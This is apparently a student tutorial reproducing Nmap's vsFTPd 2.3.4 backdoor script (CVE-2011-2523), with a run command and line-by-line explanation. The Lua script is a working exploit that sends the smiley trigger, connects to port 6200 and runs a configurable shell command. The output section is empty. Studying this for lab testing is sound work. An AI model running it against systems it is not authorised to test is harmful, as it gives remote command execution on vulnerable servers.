**FINDING VSFTPD VULNERABILITY USING NSE IN NMAP**

**Summary:**

Tests to see whether the vsFTPd 2.3.4 backdoor, which was discovered on 2011-07-04 (CVE-2011-2523), is present. By default, this script tries to open a backdoor by utilising the harmless id command, however an exploit can modify that.script parameters for the ftp-vsftpd-backdoor.cmd or cmd.

**Script:**

local ftp = require "ftp"

local nmap = require "nmap"

local shortport = require "shortport"

local stdnse = require "stdnse"

local string = require "string"

local table = require "table"

local vulns = require "vulns"

categories = {"exploit", "intrusive", "malware", "vuln"}

local CMD\_FTP = "USER X:)\r\nPASS X\r\n"

local CMD\_SHELL\_ID = "id"

portrule = function (host, port)

if port.version.product ~= nil and port.version.product ~= "vsftpd" then

return false

end

if port.version.version ~= nil and port.version.version ~= "2.3.4" then

return false

end

return shortport.port\_or\_service(21, "ftp")(host, port)

end

local function finish\_ftp(socket, status, message)

if socket then

socket:close()

end

return status, message

end

local function check\_backdoor(host, shell\_cmd, vuln)

local socket = nmap.new\_socket("tcp")

socket:set\_timeout(10000)

local status, ret = socket:connect(host, 6200, "tcp")

if not status then

return finish\_ftp(socket, false, "can't connect to tcp port 6200")

end

status, ret = socket:send(CMD\_SHELL\_ID.."\n")

status, ret = socket:receive\_lines(1)

vuln.state = vulns.STATE.EXPLOIT

local result = string.gsub(ret, "^%s\*(.-)\n\*$", "%1")

table.insert(vuln.exploit\_results,

string.format("Results: %s", result))

socket:send("exit\n");

return finish\_ftp(socket, true)

end

action = function(host, port)

local cmd = stdnse.get\_script\_args("ftp-vsftpd-backdoor.cmd") or

stdnse.get\_script\_args("exploit.cmd") or CMD\_SHELL\_ID

local vsftp\_vuln = {

title = "vsFTPd version 2.3.4 backdoor",

IDS = {CVE = 'CVE-2011-2523', BID = '48539'},

exploit\_results = {},

}

local report = vulns.Report:new(SCRIPT\_NAME, host, port)

local status, ret = check\_backdoor(host, cmd, vsftp\_vuln)

local sock, code, message, buffer = ftp.connect(host, port,

{request\_timeout = 8000})

status, ret = sock:send(CMD\_FTP .. "\r\n")

stdnse.sleep(1)

status, ret = check\_backdoor(host, cmd, vsftp\_vuln)

sock:close()

return report:make\_output(vsftp\_vuln)

end

**Command:**


Nmap --Script(scriptname) Target

(eg: nmap --script eample4.nse 192.168.128.131)

**Explanation:**

* local ftp = require "ftp": Loads the ftp library module that provides a set of functions for working with the File Transfer Protocol (FTP).
* local nmap = require "nmap": Loads the nmap library module that provides a set of functions for interacting with Nmap, such as creating new sockets, retrieving information about the target host, and other utility functions.
* local shortport = require "shortport": Loads the shortport library module that provides a set of port rule functions for quickly checking if a given host and port are valid targets.
* local stdnse = require "stdnse": Loads the stdnse library module that provides a set of standard NSE functions, including get\_script\_args() for retrieving arguments passed to the script, sleep() for pausing script execution, and others.
* local string = require "string": Loads the built-in string library module that provides a set of functions for working with strings.
* local table = require "table": Loads the built-in table library module that provides a set of functions for working with Lua tables.
* local vulns = require "vulns": Loads the vulns library module that provides a set of functions for working with vulnerability scanning results.
* categories = {"exploit", "intrusive", "malware", "vuln"}: Defines the categories for this NSE script, which are used to group scripts in the Nmap Scripting Engine.
* local CMD\_FTP = "USER X:)\r\nPASS X\r\n": Defines the FTP command used to exploit the backdoor in the vsFTPd server.
* local CMD\_SHELL\_ID = "id": Defines the shell command used to check if the backdoor exploit was successful.
* portrule = function (host, port): Defines a port rule function that checks if the target port is running a vulnerable version of the vsFTPd server.
* if port.version.product ~= nil and port.version.product ~= "vsftpd" then: Checks if the product name of the target port matches "vsftpd".
* if port.version.version ~= nil and port.version.version ~= "2.3.4" then: Checks if the version number of the target port matches "2.3.4".
* return shortport.port\_or\_service(21, "ftp")(host, port): Returns true if the target port is TCP 21 (FTP) and false otherwise.

**Output:**



**Git Hub Link :**

**https://github.com/sudhan12345345/AEHPT.git**